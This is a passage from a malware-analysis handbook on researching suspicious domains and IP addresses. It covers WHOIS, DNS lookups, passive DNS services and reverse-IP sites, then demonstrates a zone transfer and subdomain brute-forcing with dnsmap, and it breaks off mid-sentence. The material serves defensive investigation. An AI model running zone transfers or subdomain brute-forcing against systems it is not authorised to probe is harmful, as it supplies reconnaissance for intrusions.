      http://www.threatexpert.com/report.aspx?md5=3B8EA1BA034F0E0E125D2EA44068EE
[File] loose match C:\WINDOWS\system32\winlogin.exe
      http://www.threatexpert.com/report.aspx?md5=932AC0FB97FBA547579A0A4E5F702841
C:\>

```

**Figure 4-13:** The artifact scanner found traces of three different malware infections

The scanner detected infections from three unique malware samples, based on information in the artifact database. It identified files named `heress.exe`, `captcha.dll`, and `winlogin.exe` in specific paths where previous malware samples dropped files with the same names. Furthermore, it detected a suspicious mutex named with the CAPTCHA prefix, which is similar to `captcha.dll`. If you recall from Recipe 4-7, a Koobface variant created `catpcha.dll`. Therefore, it is very likely that Koobface also created the mutex. If the artifact scanner detects the presence of the same mutex on another machine in the future, you will automatically know it is infected.

For each of the artifacts, the tool prints a link to the original source of information (ThreatExpert) so you can look up additional details on the malware that may be present on the suspect machine.

<sup>19</sup><http://sqlitebrowser.sourceforge.net/>



# 5

## Researching Domains and IP Addresses

*To fully investigate malware, it is essential that you know the ins and outs of researching domains and IP addresses. Conducting these investigations is a requirement for anyone who works in the information security field and deals with malware. The domains and IP addresses that malware uses can tell you a lot about the origin of an attack and how miscreants conduct their operations. This chapter provides you with the investigative techniques and tools to put IP addresses and domains under the microscope.*

**B**efore you read this chapter, note that some of the information that we present has been sanitized to protect the innocent. However, other information (such as data that appears in screenshots or that is readily available on other websites) is not sanitized. Do not try to visit or contact sites that we use as examples in this chapter. Also, the registrars and ISPs mentioned in this chapter are not necessarily malicious and are simply included as they were discovered in the course of our investigations. Finally, we use the terms *domain* and *hostname* interchangeably. A *domain* is, for example, `malwarecookbook.com`, while a *hostname* is `ftp.malwarecookbook.com` (otherwise known as a fully qualified domain name or FQDN).

### Researching Suspicious Domains

The vast majority of malware makes use of the domain name system (DNS) for address resolution. DNS is what keeps us from having to remember IP addresses. Domains have DNS servers that tell you where to find resources on the Internet—like a phone book. When you want to visit `www.malwarecookbook.com`, you type exactly that into your browser. In a split second, your computer finds out that the IP address for the website is `75.127.96.232`. Without DNS, you would have to type the IP address for every website to which you connect. This, of course, would not work very well.

The miscreants behind malware, however, like using domain names for other reasons—resilience and sustainability. A good thing about DNS is that you can easily and quickly update it. However, miscreants know this and use it to their advantage. They register their own domain, such as `baddomain.com`, and point it to the IP address of a server that they control. Should the server they are using be taken down, they can quickly move the malware to a new server by simply updating a DNS entry.

The techniques described in this chapter can be applied to researching any domain name; however, they are especially useful when it comes to investigating suspicious domains. Here are a few heuristic techniques you can use to determine if a domain is suspicious:

- The domain is strikingly similar to a real domain (for example `rnalwarecookbook.com` instead of `malwarecookbook.com`).
- The domain consists entirely of random letters and/or numbers. This could indicate that a Domain Generation Algorithm (DGA) created the domain name (see Recipe 12-11).
- The domain was registered or updated just a few hours or days before the time you discovered it. Most legitimate businesses do not frequently update their domain's registration information or DNS records.
- The domain expires within a few weeks or months. Most legitimate companies with the expectation of staying in business will renew their domains long before the expiration date approaches.
- The registrant's information is unavailable or filled with garbage.
- Search engine results for the domain name return several websites indicating it's associated with exploits or malware.
- The domain exists on RBLs or has been reported by automated scanning engines as hosting malicious content (see Recipe 5-10).
- The domain is exhibiting fast flux characteristics (see Recipe 5-11).

## RECIPE 5-1: RESEARCHING DOMAINS WITH WHOIS

One of the first actions you should take when researching a domain is to obtain its *WHOIS* (pronounced *who is*) information. WHOIS information normally includes contact details for the domain's registrant and the person(s) responsible for administrative, technical, and/or billing issues. These details may include a name, organization, address, phone number, and e-mail address. In some cases, the data is accurate for all of the contacts. In other cases, the data is blank or filled with false information. WHOIS queries also return the domain's DNS servers, the domain's creation date, and the domain's expiration date—all of which can help you triage contact information and determine if it's legitimate or not.

## WHOIS on Linux and Mac OS X

The `whois` utility is resident on most Unix-based platforms. On Linux and Mac OS X, the file is usually located at `/usr/bin/whois`. If it is not present on your Ubuntu machine, you can install it by typing `apt-get install whois`. In the following example, assume you uploaded a malware sample to one of the sandboxes in Chapter 4. In the network traffic results, you saw that the malware communicated with `www.my-traff.net`. You'll now want to do a WHOIS query to find out more about this domain. Note that the malware used `www.my-traff.net`, but when doing WHOIS queries you can only look up the domain and not anything else preceding it, such as `www` or `ftp`.

```
$ whois my-traff.net
[Querying whois.verisign-grs.com]
[whois.verisign-grs.com]

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to
http://www.internic.net for detailed information.

Domain Name: MY-TRAFF.NET
Registrar: NAMEBAY
Whois Server: whois.namebay.com
Referral URL: http://www.namebay.com
Name Server: NS1.INSORG.NET
Name Server: NS2.INSORG.NET
Status: ok
Updated Date: 29-jun-2009
Creation Date: 15-jul-2006
Expiration Date: 15-jul-2010

>>> Last update of whois database: Wed, 03 Mar 2010 06:37:00 UTC <<<
```

The output shows the domain was registered through a company called Namebay (the registrar) on July 15, 2006. The domain was updated on June 29, 2009 and expires on July 15, 2010. However, you do not have the details on the registrant or the technical, administrative, or billing contacts for the domain. This is because the `whois` command used `whois.verisign.grs.com` by default, but Namebay actually stores the contact information in its own WHOIS server (`whois.namebay.com`).

To query a specific WHOIS server directly, you can use the host parameter (`-h HOST`, `--host=HOST`) to `whois`. The following command shows an example:

```
$ whois -h whois.namebay.com my-traff.net
[Querying whois.namebay.com]
[whois.namebay.com]
<a href='http://www.namebay.com'>NAMEBAY</a>
```

```

Domain Name : MY-TRAFF.NET
Created On : 2006-07-15
Expiration Date : 2010-07-15
Status : ACTIVE
Registrant Name : INSORG
Registrant Street1 : 63,Palatin prospekt
Registrant City : Moscow
Registrant State/Province :
Registrant Postal Code : 117917
Registrant Country : RU
Admin Name : INSORG
Admin Street1 : 63,Palatin prospekt
Admin City : Moscow
Admin State/Province : RU
Admin Postal Code : 117917
Admin Country : RU
Admin Phone : +7.2941258032
Admin Email : igor@pipen.net
Tech Name : INSORG
Tech Street1 : 63,Palatin prospekt
Tech City : Moscow
Tech State/Province : RU
Tech Postal Code : 117917
Tech Country : RU
Tech Phone : +7.2941258032
Tech Email : igor@pipen.net
Billing Name : INSORG
Billing Street1 : 63,Palatin prospekt
Billing City : Moscow
Billing State/Province : RU
Billing Postal Code : 117917
Billing Country : RU
Billing Phone : +7.2941258032
Billing Email : igor@pipen.net
Name Server : NS1.INSORG.NET
Name Server : NS2.INSORG.NET
Registrar Name : Namebay


```

You now have a lot more information to work with. In this case, it is evident that the domain is registered to someone in Moscow, Russia with the e-mail address `igor@pipen.net`. The registrant's name is listed as "INSORG," which does not appear to have a clear meaning but notice that the name servers are both part of *INSORG.NET*. There is no way to tell right off the bat if this information is real or fake. It is possible that the miscreants used a credit card to purchase the domain and then put the victim's information into the WHOIS database.

## Cygwin on Windows


Cygwin<sup>1</sup> is free software that provides a Linux-like environment for Microsoft Windows users. To get started, download the Cygwin installer file. When you reach the package

selection screen, type **whois** into the search box. If you see the word **Skip** to the left of the package name, as shown in Figure 5-1, the package will not be installed. If this is the case, click the word **Skip** to change the settings so it is set to install. The installation window should now display the version number of the GNU Whois package instead of the word **Skip**.



**Figure 5-1:** Installing the whois package in Cygwin

Once the installation has completed, you can launch the Cygwin shell from your Start menu and execute commands as if you were logged into a Linux machine. Figure 5-2 shows the result of a WHOIS query performed with the `whois` command from the Cygwin shell.



**Figure 5-2:** Querying WHOIS on Windows via Cygwin

## WHOIS with Sysinternals on Windows

If you do not want all the functionality and additional packages that Cygwin provides, you can use the Sysinternals WHOIS utility<sup>2</sup> by Mark Russinovich. Place the `whois.exe`

binary in your command shell's PATH (such as the system32 directory) and then invoke it in the following manner:

```
C:\>whois my-traffic.net
Whois v1.01 - Domain information lookup utility
Sysinternals - www.sysinternals.com
Copyright (C) 2005 Mark Russinovich
Connecting to NET.whois-servers.net
Connecting to whois.namebay.com...
<a href='http://www.namebay.com'>NAMEBAY</a>
Domain Name : MY-TRAFF.NET
Created On : 2006-07-15
Expiration Date : 2010-07-15
Status : ACTIVE
Registrant Name : INSORG
Registrant Street1 : 63,Palatin prospekt
Registrant City : Moscow
[REMOVED]
```

The tool only takes two possible parameters, a hostname and an optional WHOIS server to query. Instead of supplying the `-h` or `--host` flags as you would have to do in Linux, you just type the server name after the domain you are querying.

## Additional Tools for Windows

Here are some additional tools you can use on Windows to look up WHOIS information:

- **Foundstone's SuperScan<sup>3</sup>**: This tool is primarily for port scanning but has additional features that have the same functionality as `ping`, `tracert`, `whois`, and other popular networking tools.
- **UnxUtils (GNU Utilities for Win32)<sup>4</sup>**: This is a collection of over 50 common GNU utilities that have been ported to run on Windows, including, of course, `whois.exe`.

## Web Tools

Most registrars have Web-based WHOIS database search tools. For example, you can scroll to the bottom of GoDaddy's website ([www.godaddy.com](http://www.godaddy.com)) and select WHOIS Search. In most cases, the search results are not limited to just domains registered through the registrar's website. As a result, you should be able to pull up the WHOIS information for almost any domain.

Several other websites specialize in providing various DNS tools that include WHOIS database lookup options. Most of these websites function similarly, but may have some slight differences, such as requiring you to fill out a captcha, limiting the TLDs (.com,



.net, .org, .uk, and so on), or filtering the search results to obfuscate e-mail addresses. The following is a list of a few websites that you can use to perform WHOIS queries.

- <http://www.dnstools.com>
- <http://swhois.net>
- <http://www.whois-search.com>
- <http://www.betterwhois.com>
- <http://who.is>
- <http://www.domaintools.com>
- <http://www.allwhois.com>

<sup>1</sup><http://www.cygwin.com>

<sup>2</sup><http://technet.microsoft.com/en-us/sysinternals/bb897435.aspx>

<sup>3</sup><http://www.foundstone.com/us/resources/proddesc/superscan.htm>

<sup>4</sup><http://unxutils.sourceforge.net/>

## RECIPE 5-2: RESOLVING DNS HOSTNAMES

This recipe covers a few ways to determine a hostname's IP address from the command line on Linux, Windows, and on any platform using a web browser. For your research, you will mostly be interested in getting the *A records* for a given hostname. *A records* store IP addresses. Other record types that you'll likely encounter frequently are name server (NS), mail exchange (MX), and pointer (PTR) records. For more information on these types, see DNS Resource Records<sup>5</sup>.

There are several ways to quickly obtain a hostname's IP address with tools that are often already built into the operating systems. On Unix-based systems, you can use the `host` or `dig` command. If you are running Ubuntu and it does not have either of these tools, you can install them by typing `apt-get install dnsutils`. On Windows systems, you can use the `nslookup` and `ping` commands. Note that `nslookup` and `ping` are also available on Unix-based systems.

### The Host Command (Unix only)

The `host` command is a tool used to perform DNS lookups on Unix-based systems. To obtain an IP address using the `host` command, type the following:

```
$ host my-traffic.net
my-traffic.net has address 85.17.139.54
my-traffic.net mail is handled by 10 mail.my-traffic.net.
```

The output shows that the IP address of `my-traffic.net` is 85.17.139.54, which is an A record. By default, the `host` command returns A, AAAA, and MX records. To show DNS records of all types, use the `-t ANY` flag.

```
$ host -t ANY my-traffic.net
my-traffic.net mail is handled by 10 mail.my-traffic.net.
my-traffic.net descriptive text "v=spf1 a mx ip4:85.17.139.35 ?all"
my-traffic.net has address 85.17.139.54
my-traffic.net has SOA record ns1.srv.com. \
    root.my-traffic.net. 2009010100 \
    14400 3600 1209600 86400
my-traffic.net name server ns2.srv.com.
my-traffic.net name server ns1.srv.com.
```

### The Dig Command (Unix only)

Another useful DNS lookup utility for Unix-based systems is `dig`. To obtain the IP address using the `dig` command, do the following from the command line:

```
$ dig my-traffic.net

; <<>> DiG 9.3.6-P1-RedHat-9.3.6-4.P1.el5_4.1 <<>> my-traffic.net
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56019
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0

;; QUESTION SECTION:
my-traffic.net.                IN      A

;; ANSWER SECTION:
my-traffic.net.                14400   IN      A      85.17.139.54

;; AUTHORITY SECTION:
my-traffic.net.                86400   IN      NS      ns1.insorg.net.
my-traffic.net.                86400   IN      NS      ns2.insorg.net.
```

Here you can see the IP address 85.17.139.54 was returned as the A record. If you want to return just the IP address of the site and nothing else, you can modify the command by adding the `+short` query option.

```
$ dig +short my-traffic.net
85.17.139.54
```

## The nslookup command

`nslookup` is an administrative tool for testing and troubleshooting DNS servers. The utility takes a hostname as an argument and returns the associated IP address, as shown in the following command:

```
C:\>nslookup my-traff.net
Server:      temp
Address:     192.168.1.1

Non-authoritative answer:
Name:       my-traff.net
Address:    85.17.139.54
```

## The Ping Command

The primary purpose of the `ping` command is to check if a computer is online and reachable. It works by sending a packet of data to the remote computer's IP address and then waiting for a reply. When you use `ping`, you can supply either the IP address or the hostname of the remote computer. If you supply the hostname, `ping` will perform a DNS resolution of the hostname and print the associated IP address in its output. The command below shows an example.

```
C:\>ping -i 1 my-traff.net

Pinging my-traff.net [85.17.139.54] with 32 bytes of data:

Reply from 192.168.1.1: TTL expired in transit.
Reply from 192.168.1.1: TTL expired in transit.
Reply from 192.168.1.1: TTL expired in transit.
Reply from 192.168.1.1: TTL expired in transit.

Ping statistics for 85.17.139.54:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

You should use `ping` with caution because it will attempt to contact the remote system, which will reveal your IP address to attackers if they're watching traffic. A good way to use `ping`, but avoid sending any traffic to the destination, is to set the packet's time to live (TTL) value to 1. You will notice that this is what we did by adding the `-i 1` option. This ensures that your router will not forward the traffic any further. To set the TTL value to 1 from a Linux system, use `-t 1` instead.

**NOTE**

When you perform a DNS resolution of a hostname, traffic may be sent to the DNS servers associated with that hostname. If you are doing a DNS lookup of a malicious hostname whose DNS servers are controlled by the miscreants, the servers can potentially see your lookup request. Refer to Chapter 1 for tips and considerations to take into account with respect to remaining anonymous while performing investigations.

**Web-Based Tools**

The list that follows provides a sample of websites that you can use to resolve a domain's IP address.

- <http://www.dnstools.com>
- <http://www.hcidata.info/host2ip.htm>
- <http://dns-tools.domaintools.com>
- <http://domaintoip.com/ip.php>
- <http://www.ipaddressreport.com>

<sup>5</sup> <http://www.dns.net/dnsrd/rr.html>

## Researching IP Addresses

Whether malware uses a domain name or not, it will have to use an IP address in some capacity if the malware plans on contacting other hosts on the Internet. As you learned earlier, malware may find an IP address through DNS. However, many malware authors hard-code IP addresses into their programs, so they don't need to use DNS at all. In either case, you will want to investigate the IP addresses once you figure out which one(s) the malware contacts.

There is some overlap between the tools used to research domains and the tools that are used to research IP addresses. However, the information that is returned is different. In this section, you will learn how to answer the following questions:

- Where is this IP address geographically located?
- What parties are responsible for an IP address?
- How many other IP addresses are in the same network?
- Does this IP address have a bad reputation?
- What DNS entries point to an IP address?

## RECIPE 5-3: OBTAINING IP WHOIS RECORDS

WHOIS information for an IP address will generally give you the following information:

- IP address range it falls under
- Organization name, along with address and phone number
- Technical contact information (phone number and e-mail)
- Other contacts and comments, such as how to report abusive IP addresses

This should already sound familiar, as this is very similar to the type of information that is returned when doing WHOIS queries on a domain name.

### Command-line WHOIS

The `whois` tool, which we introduced earlier in the chapter, is also capable of conducting queries on IP addresses. The process to look up information on IP addresses is identical to how you look up domain names when using `whois`. The example that follows demonstrates how to conduct such a query and what the results should look like. This recipe continues to use the IP address 85.17.139.54 that we found during our DNS lookups associated with `my-traffic.net`.

```
$ whois 85.17.139.54
[Querying whois.ripe.net]
[whois.ripe.net]
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf

% Note: This output has been filtered.
% To receive output for a database update, use the "-B" flag.

% Information related to '85.17.139.0 - 85.17.139.255'

inetnum:      85.17.139.0 - 85.17.139.255
netname:      LEASEWEB
descr:        LeaseWeb
descr:        P.O. Box 93054
descr:        1090BB AMSTERDAM
descr:        Netherlands
descr:        www.leaseweb.com
remarks:      Please email abuse@leaseweb.com for complaints
remarks:      regarding portscans, DoS attacks and spam.
remarks:      INFRA-AW
country:      NL
```

```

admin-c:      LSW1-RIPE
tech-c:      LSW1-RIPE
status:      ASSIGNED PA
mnt-by:      OCOM-MNT
source:      RIPE # Filtered

person:      RIP Mean
address:     P.O. Box 93054
address:     1090BB AMSTERDAM
address:     Netherlands
phone:      +31 20 3162880
fax-no:     +31 20 3162890
abuse-mailbox: abuse@leaseweb.com
nic-hdl:     LSW1-RIPE
mnt-by:     OCOM-MNT
source:     RIPE # Filtered

% Information related to '85.17.0.0/16AS16265'

route:      85.17.0.0/16
descr:      LEASEWEB
origin:     AS16265
remarks:    LeaseWeb
mnt-by:     OCOM-MNT
source:     RIPE # Filtered

```

The results from the IP WHOIS query have now provided you with the following information:

- IP address is located at a Netherlands-based web-hosting provider called LeaseWeb.
- The IP address falls into LeaseWeb's 85.17.0.0/16 range of IP addresses.
- There is an e-mail address where you can send abuse complaints.

You will also notice that the query went to `whois.ripe.net`, which is one of the five regional Internet registries (RIRs) and handles queries for Europe. The following section explains this in more detail.

## IP WHOIS via the Web

As with domains, you can look up WHOIS information on IP addresses by using a web browser. However, a few of the websites listed in Recipe 5-1 are incapable of doing IP address lookups. When it comes to IP addresses, a regional Internet registry (RIR) is responsible for maintaining information about them. The Internet Assigned Numbers Authority (IANA) delegates all IP addresses to one of five different RIRs based on its location. This

means that you can go directly to the website of any of the RIRs and perform IP address lookups. For example, if you wanted to obtain information on an IP address in Africa, you would need to go to the RIR that covers Africa to perform your lookup. If you need to determine the region or country in which an IP address is located, see Recipe 5-13. Table 5-1 is a list of the various RIRs and the regions they cover. For additional details, see <https://www.arin.net/knowledge/rirs.html>.

**Table 5-1:** RIRs and Their Functions


Registry	Geographic Location	Web Address
AfriNIC	Africa, portions of the Indian Ocean	<a href="http://www.afrinic.net/">www.afrinic.net/</a>
APNIC	Portions of Asia, portions of Oceania	<a href="http://www.apnic.net/">www.apnic.net/</a>
ARIN	Canada, many Caribbean and North Atlantic islands, and the United States	<a href="https://www.arin.net/">https://www.arin.net/</a>
LACNIC	Latin America, portions of the Caribbean	<a href="http://www.lacnic.net/en/">www.lacnic.net/en/</a>
RIPE NCC	Europe, the Middle East, Central Asia	<a href="http://www.ripe.net/">www.ripe.net/</a>

## Researching with Passive DNS and Other Tools

Passive DNS is an excellent tool for investigating domains and IP addresses. Collecting passive DNS data involves recording authoritative DNS responses that have been sent to a client system. A passive DNS collection system (or “Passive DNS Server” in Figure 5-3) is designed to record this data. It monitors the traffic and records the domain name and IP address for which an answer was returned. The system generally does not record information about the client doing the lookup or queries that did not return an IP address. Figure 5-3 demonstrates how passive DNS works using a charitable (non-malicious) website as an example.

Passive DNS servers can be set up anywhere on a network as long as it can see DNS responses. A typical location is transparently in-line with the border gateway or router. Alternately, you can plug your passive DNS server into a mirror port that can see all traffic on your network. The information that is recorded from passive DNS collection can then be queried to find out what domains exist on an IP address or what IP addresses a given domain has resolved to over time (i.e., forward and reverse queries). As previously mentioned, attackers will frequently change the IP addresses associated with their domains. Therefore, historical records can be very helpful when attempting to investigate malicious activity that happened in the past.

Recording passive DNS information in your environment and being able to query it can be very useful when you want to build logical relationships and understand where your traffic



**Figure 5-3:** Passive DNS collection system diagram

is going. Florian Weimer's website (<http://www.enyo.de/fw/software/dnslogger/>) can help you learn more about passive DNS and set up your own "DNS replication" service. His website describes passive DNS replication as "a technology which constructs zone replicas without cooperation from zone administrators, based on captured name server responses."

You can gather information about IP addresses and domains using various other methods besides passive DNS. For example, you could attempt a zone transfer, use an automated script to brute-force subdomains, or query special services offered by Shadowserver and Team Cymru. The recipes in this section cover passive DNS as well as the additional methods.

#### RECIPE 5-4: QUERYING PASSIVE DNS WITH BFK

BFK, a German-based security company, maintains one of the few (perhaps the only) publicly accessible passive DNS services. The service was formerly run by RUS-CERT and has since been taken over by BFK. To check if the BFK database contains information on a given IP address or domain name, enter your search criteria into the service's web site.<sup>6</sup> In the following example, we perform a query using the IP address that you used in other examples, 85.17.139.54. Figure 5-4 shows the results.

You can see that the IP address associated with `my-traffic.net` also has several other hostnames that resolve to it. If you read Recipe 5-1, you'll recognize the domain `insorg.net`, and, consequently, `ns1.insorg.net` and `ns2.insorg.net`. These are the name servers revealed by the WHOIS query you performed on the `my-traffic.net` domain. Additionally, you can see the domains `drabland.net` and `bytecode.biz` have also resolved to the IP address and may potentially be malicious as a result.





**Figure 5-4:** Passive DNS results for 85.17.139.54

## NOTE

Not all domains associated with a particular suspect IP address are necessarily malicious. Some servers host websites for multiple domains using the same IP address. A malicious domain could easily end up being hosted on a perfectly legitimate shared web-hosting server. Passive DNS results for the IP address in question would return dozens of domains that are not malicious. Do not automatically assume all domains hosted on the same server are malicious.

<sup>6</sup>[http://www.bfk.de/bfk\\_dnslogger\\_en.html](http://www.bfk.de/bfk_dnslogger_en.html)

## RECIPE 5-5: CHECKING DNS RECORDS WITH ROBTEX

The robtex website at [www.robtx.com](http://www.robtx.com) describes itself as a *Swiss Army Knife internet tool*, which is a rather accurate statement. They have a ton of features for researching domains, IP addresses, and networks. One great feature is that robtex saves DNS records associated with IP addresses and makes them available on their website. Thus, robtex provides what is essentially a form of passive DNS. Figure 5-5 shows the robtex search results for 85.17.139.54.



**Figure 5-5:** The robtex search results

Notice that the first link is at the URL `/ip/<ip address>.html`. Instead of using the search form, you can just fill in an IP address where it says `<ip address>` and bring up a page with all the information that robtex has for that IP address. Figure 5-6 shows what robtex returns when you pull up information for 85.17.139.54.

IP and Domain Information Sources

Source	Date	Information
rbis	2010-03-10T04:07:45+00:00	blacklistings

Make money by selling and buying domains at SFDQ, create account for free  
CNET 85.17.139

85.17.0.0/16 LEASEWEB AS16265

Base	Record	Name	IP	Reverse	Route	AS
bytecode.biz	a		85.17.139.54 Netherlands	(none)	85.17.0.0/16 LEASEWEB	AS16265 LeaseWeb AS Amsterdam, Netherlands
insorg.net	a		85.17.139.54 Netherlands	(none)		
mail.insorg.net	a		85.17.139.54 Netherlands	(none)		
my-truff.net	a		85.17.139.54 Netherlands	(none)		
www.bytecode.biz	a		85.17.139.54 Netherlands	(none)		

net biz

Figure 5-6: Many domains and hosts are associated with 85.17.139.54

The search on robtex returns much of the same information that you learned from the BFK passive DNS query in Recipe 5-4. It also provides some information that you would see in an IP WHOIS query. Additionally, the website may have information about the IP address being on various blacklists, which can speak to the reputation of the IP address. This is covered later in Recipe 5-10.

RECIPE 5-6: PERFORMING A REVERSE IP SEARCH WITH DOMAINTOOLS

The DomainTools website<sup>7</sup> has a useful feature called *Reverse IP*. This feature allows you to enter in an IP address and see all of the domains that are hosted on it. The only downside is that it is not completely free. If you search an IP address, DomainTools will only return the first three results it finds for free. If there are more than three results and you want to see them, you must buy a membership or pay a one-time fee. The main benefit to using DomainTools is that it should have a full listing of all domains hosted on a particular IP address. In other words, the results are not limited to IP addresses and domains captured by passive DNS services.

While DomainTools does not show you the full list of domains if there are more than three, it does tell you the total number of results it has for your query. Figure 5-7 shows an example reverse IP lookup on 85.17.139.54.

**Look an IP Address**

Enter an IP address or domain name into the form below and click "Look Up" to get a list of domains hosted on the same IP address.

IP Address/Hostname:

Example: 192.168.% or 64.233.161.104

There are 4 domains hosted on this IP address.  
Here are a few of them:

1. [Bytecode.biz](#)
2. [Drabland.net](#)
3. [Insord.net](#)
4. 1 more...

[Upgrade your membership](#) to view the complete list,  
or [buy the one time complete list](#) for \$20.00.

**Figure 5-7:** Reverse IP search using DomainTools

Here you can see that DomainTools gave three results but is hiding a fourth result. From the earlier research, you can already deduce that the fourth domain is `my-traffic.net`. However, if you did not know that already, you could use the Reverse IP feature to figure it out.

The DomainTools website also has other features that are useful for investigating and monitoring domains of interest, many of which also require a membership or one-time fee. These features include:

- **Name Server Spy:** Tracks transfer of a name server.
- **Registrant Alert:** You receive an alert when a domain record is created or modified with data of interest (such as a particular phone number or e-mail address).
- **Reverse Whois:** Finds domains by searching WHOIS data, such as names, addresses, phone numbers, e-mail addresses, etc.
- **Domain History:** Searches the WHOIS history of millions of domains going back to 1995.

<sup>7</sup><http://www.domaintools.com/>

## RECIPE 5-7: INITIATING ZONE TRANSFERS WITH DIG

A great way to obtain additional information about a domain is via zone transfers. To put it simply, a *zone transfer* is basically a more demanding DNS query. You are asking the DNS server to provide all the information it has about a particular domain (which includes information on its subdomains). Properly configured DNS servers do not allow

unauthorized zone transfers because of the amount of information that they expose. Zone transfers have the potential to yield information that you cannot obtain elsewhere. For example, a domain could have dozens of subdomains that have never been used and will not show up anywhere else, such as in passive DNS results.

To demonstrate how to perform a zone transfer, the authors use the malicious domain name `google-marks.com`, which they obtained from the Malware Domain List (MDL) website.<sup>8</sup> The first thing you must do is identify the DNS servers responsible for `google-marks.com`. You can obtain this information from the WHOIS record of the domain or through `dig` with the following command:

```
$ dig NS google-marks.com
google-marks.com.      900      IN       NS       ns4.google-marks.com.
google-marks.com.      900      IN       NS       ns3.google-marks.com.
```

You can see that the name servers are `ns4.google-marks.com` and `ns3.google-marks.com`. You can now check each name server to see if it allows zone transfers by using `dig` and the `axfr` option.

```
$ dig @ns4.google-marks.com axfr google-marks.com
google-marks.com.      86400   IN      SOA     ns1.google-marks.com.
admin.google-marks.com. 2009061201 3600 900 604800 86400
google-marks.com.      86400   IN      NS      ns3.google-marks.com.
google-marks.com.      86400   IN      NS      ns4.google-marks.com.
google-marks.com.      86400   IN      MX      10 relay.google-marks.com.
google-marks.com.      86400   IN      A       67.212.65.105
ftp.google-marks.com.   86400   IN      CNAME    google-marks.com.
mail.google-marks.com.  86400   IN      CNAME    google-marks.com.
ns3.google-marks.com.   86400   IN      A       67.212.65.105
ns4.google-marks.com.   86400   IN      A       67.212.65.106
relay.google-marks.com. 86400   IN      A       67.212.65.105
www.google-marks.com.   86400   IN      CNAME    google-marks.com.
google-marks.com.      86400   IN      SOA     ns1.google-marks.com.
admin.google-marks.com. 2009061201 3600 900 604800 86400
```

The zone transfer succeeded, and as a result, you now have all of the DNS records associated with the domain. You can see there are several different subdomains that you might not have otherwise known about. The results show that `relay.google-marks.com` has an A record and is hosted on the same IP address as `google-marks.com`. You can now use this as an additional data point in your research.

<sup>8</sup><http://www.malwaredomainlist.com/mdl.php>

## RECIPE 5-8: BRUTE-FORCING SUBDOMAINS WITH DNSMAP

If you can't perform a zone transfer, another way to find out additional hosts in a given domain is to try subdomain brute-forcing. GNUCITIZEN created a tool called `dnsmap`,<sup>9</sup> which was intended for use by penetration testers during the reconnaissance stage of an attack. However, you can use it to try and discover other hosts that attackers may have registered for command and control servers.

The following commands show you how to install the most current version of `dnsmap` (at the time of this writing).

```
$ wget http://dnsmap.googlecode.com/files/dnsmap-0.30.tar.gz
$ tar -xvzf dnsmap-0.30.tar.gz
$ cd dnsmap-0.30
$ make
$ sudo make install
```

The tool comes with a built-in list of about 1,000 commonly used hostnames (see `dnsmap.h`) and an external list of nearly 18,000 three-letter words (see `wordlist_TLAs.txt`). The README file also contains some URLs to similar tools and word lists that you can use. To detect if any of the built-in names exist for a target domain, you can use the following command:

```
$ dnsmap google.com
dnsmap 0.30 - DNS Network Mapper by pagvac (gnucitizen.org)

[+] searching (sub)domains for google.com using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests

ap.google.com
IP address #1: 74.125.115.106
IP address #2: 74.125.115.147
IP address #3: 74.125.115.99
IP address #6: 74.125.115.105

blog.google.com
IP address #1: 74.125.115.191

catalog.google.com
IP address #1: 74.125.115.102
IP address #2: 74.125.115.113

[REMOVED]
```

If you want to use the list of three-letter words or build your own word list, you can specify the file name like this:

```
